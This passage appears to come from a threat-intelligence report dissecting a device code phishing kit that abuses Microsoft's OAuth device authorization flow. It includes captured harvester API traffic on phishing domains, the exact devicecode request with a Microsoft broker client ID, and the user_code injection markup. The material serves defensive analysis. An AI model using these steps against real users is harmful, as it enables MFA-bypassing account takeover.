


Figure 13 – Cloudflare Turnstile security gate served before the device code phishing page

Device Code Phishing Page

After passing the Turnstile challenge, the victim is redirected to a polished "document portal" that functions as the device code phishing page. The page appears to have been built with AI-assisted tooling, based on its use of common AI-generated UI patterns: the Inter font, Font Awesome icons, a standard Material Design blue color, centered flexbox layout, rounded corners, drop shadows, and SaaS-style footer labels separated by middle dots.


How the Phishing Page Works

Microsoft's documentation describes how [RFC 8628](#) is implemented in Microsoft device code flows in their article, [Microsoft identity platform and the OAuth 2.0 device authorization grant flow](#). This flow, also known as "OAuth 2.0 Device Authorization Grant", was designed for

legitimate scenarios where a device cannot easily support a full browser-based login flow, such as smart TVs. In legitimate use cases, a device displays a user_code that the user enters on a separate browser-capable device to complete authentication.

GhostCode abuses this flow by acting as the OAuth client, such as a Smart TV, and tricking the victim into completing the authentication process on the attacker's behalf:

1. The victim's browser sends a request to the phishing backend to perform a GeoIP lookup. The phishing kit exposes the API query parameter `/api/harvester?action=geoip` to look up the victim's external location and activate a proxy through **FlashProxy[.]io**, a residential/rotating proxy provider. This allows attacker traffic to appear geographically aligned with the victim during subsequent Microsoft API interactions.



The screenshot displays the network tab of a web browser's developer tools. It shows a GET request to `https://account-access-rc3uenqi.elitechiropracticandrehab.com/api/harvester?action=geoip` with a status of 200 and content type `application/json`. The request headers include `sec-ch-ua-platform: "Windows"`, `user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/152.0.0.0 Safari/537.36`, and various cookies. A red annotation "Request to GhostCode's geoip API" points to the request. The response is a JSON object containing location and proxy information. A blue annotation "Response from GhostCode's geoip API" points to the response. The JSON data is shown in a decoded state, with a red box highlighting the proxy details.

```
2026-09-01 11:22:50 GET https://account-access-rc3uenqi.elitechiropracticandrehab.com/api/harvester?action=geoip HTTP/2.0
← 200 application/json 125b 206ms

Request Response Detail
sec-ch-ua-platform: "Windows"
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/152.0.0.0 Safari/537.36
sec-ch-ua: "Chromium";v="152", "Not?A_Brand";v="24", "Google Chrome";v="152"
sec-ch-ua-mobile: ?0
accept: */*
sec-fetch-site: same-origin
sec-fetch-mode: cors
sec-fetch-dest: empty
accept-encoding: gzip, deflate, br, zstd
accept-language: en-US,en;q=0.9
cookie: tk_ses=
cookie: selected_template=nda2
cookie: cf_clearance=
cookie: turnstile_verified=
priority: u=1, i

Flow Details
2026-09-01 11:22:50 GET https://account-access-rc3uenqi.elitechiropracticandrehab.com/api/harvester?action=geoip HTTP/2.0
← 200 application/json 125b 206ms

Request Response Detail
date: Tue, 01 Sep 2026 17:22:50 GMT
content-type: application/json
server: cloudflare
access-control-allow-origin: *
cf-cache-status: DYNAMIC
report-to: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=BMPKe6xEVfTg373C21HDBcWmJGhTeiHbS9syY%2B3ZwQ16nxc73syqje2%2B1EujqaVXLUEy0MW90qgpvXddJW0hCSfNHlVHm%2F8k2opWeEkj3XgVLRhEhG7WvKrincPYSZ7JXGPH%2FpkXTgL%2FM48fDM%2BypIpVgULjFpIp%2F1fU9qZnORyJFG6UaQZFg%3D%3D"}]}
nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
content-encoding: zstd
cf-ray: a345f59bcef5636a-LHR
alt-svc: h3=":443"; ma=86400

JSON [decoded zstd]
{
  "country": "United Kingdom",
  "countryCode": "GB",
  "ip": " ",
  "proxy_active": true,
  "proxy_ip": "lite.flashproxy.io:6969",
  "status": "ok"
}
```

Figure 14 – GeoIP API request to phishing server to create phishing proxy matching geolocation

2. The victim's browser initiates the phishing process. The victim browser then sends an API request to the phishing server's backend via API query parameter: `/api/harvester?action=get_code` to instruct the phishing server to send the device authorization request.

```

2026-09-01 11:22:50 GET https://account-access-rc3uenqi.elitechiropracticandrehab.com/api/harvester?action=get_code HTTP/2.0
+ 200 application/json 959b 1.76s
Request Response Detail
sec-ch-ua-platform: "Windows"
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/152.0.0.0 Safari/537.36
sec-ch-ua: "Chromium";v="152", "Not?A_Brand";v="24", "Google Chrome";v="152"
sec-ch-ua-mobile: ?0
accept: */*
sec-fetch-site: same-origin
sec-fetch-mode: cors
sec-fetch-dest: empty
accept-encoding: gzip, deflate, br, zstd
accept-language: en-US,en;q=0.9
cookie: tk_ses=
cookie: selected_template=nda2
cookie: cf_clearance=
cookie: turnstile_verified=
priority: u=1, i

```

Figure 15 – Request to phishing server to get the user_code for DOM injection

3. The phishing server now acts as an OAuth client by sending the device authorization request, and notably, uses the specific App ID, **29d9ed98-a469-4536-ade2-f981bc1d605e** (Microsoft Authentication Broker App) in this request:

```

POST /common/oauth2/v2.0/devicecode HTTP/1.1
Host: login.microsoftonline.com
User-Agent: python-requests/2.34.2
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 93

```

```

client_id=29d9ed98-a469-4536-ade2-
f981bc1d605e&scope=https%3A%2F%2Fgraph.microsoft.com%2F.default+offline_access

```

4. The phishing server parses Microsoft's authorization response and injects the **user_code** into the DOM. Microsoft's authorization server returns both a **user_code** and a **device_code**. The phishing kit injects the **user_code** into the device code phishing page for the victim to enter during device authentication; in this example, that code is **CHGNHX34Z**. The **device_code** is retained for later use in subsequent polling to check whether authentication has completed.

```

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
x-ms-ests-server: 2.1.25181.4 - SCUS ProdSlices
Date: Tue, 26 Aug 2026 17:26:43 GMT
Content-Length: 1271

```

```
{
  "user_code": "CHGNHX34Z",
  "device_code": "FBgABIQEAAAA9VeaV3ywaSLp103c4_Et5RXZ...<truncated>",
  "verification_uri": "https://login.microsoft.com/device",
```

```
<!-- Code Section -->
<div class="code-section" id="codeSection">
  <div class="code-label">
    <span>Access code</span>
    <a href="javascript:void(0)" id="refreshCodeLink"
      class="refresh-link"><i class="fas fa-sync-alt"></i> New code</a>
  </div>
  <div class="code-box">
    <div class="code-digits" id="userCodeDisplay">---</div>
    <div class="code-digits" id="userCodeDisplay">CHGNHX34Z</div>
    <button class="copy-btn" id="copyCodeBtn"><i class="far fa-copy"></i>
      Copy</button>
  </div>
</div>
```

DOM injection of user_code



Figure 16 – DOM injection of user_code




Figure 17 – AI-generated device code phishing page with injected user_code

5. The victim clicks the "Authenticate" button in the device code phishing page, causing their browser to redirect to the legitimate Microsoft sign-in page for device code authorization. The victim enters the phishing-server-supplied user_code and goes through the normal sign-in process, including MFA.




Figure 18 – Redirect to legitimate device code sign-in page

6. The victim's browser instructs the phishing server to poll and hands it the `device_code`. The victim's browser continuously sends requests to the phishing server for polling purposes via API parameter: `/api/harvester?action=poll`, which instructs the phishing server's backend to check whether device enrollment has succeeded. The phishing server's backend returns a status in JSON format, e.g. `{"status": "pending"}` for a pending enrollment.




Figure 19 – Browser sending a poll request for phishing server backend to check authentication status

7. The victim hands over the keys. In the sign-in process, the victim is shown the form below, with matching geographic location, and goes through the normal sign-in process, including MFA completion.




Figure 20 – Microsoft Authentication Broker consent prompt after MFA completion

8. Serving the decoy NDA document. After enrollment completes, the phishing server returns details about the compromised account and a redirect URL that sends the victim to a decoy NDA document, reducing suspicion that the interaction was a phishing attempt.

```
{
  "country": "United Kingdom",
  "countryCode": "GB",
  "email": "[REDACTED]",
  "has_mail_access": false,
  "message": "Tokens captured from United Kingdom",
  "redirect_url": "https://chartered.flipbookonlinevault.com/scanna/file001/a3e2f6bc2009a71d5008716052ff9561/8279e10816b69d65df27194a4fbc09ef71b8deb3b04de629b556581e6e223c27",
  "status": "success",
  "success": true,
  "template_used": ""
}
```

Victim details

Redirect URL to decoy PDF

Figure 21 – Response from the phishing server after authentication completes



BJ's Wholesale Club Holdings, Inc.
350 Campus Dr,
Marlborough, MA
01752, USA

NON-DISCLOSURE AGREEMENT (NDA)

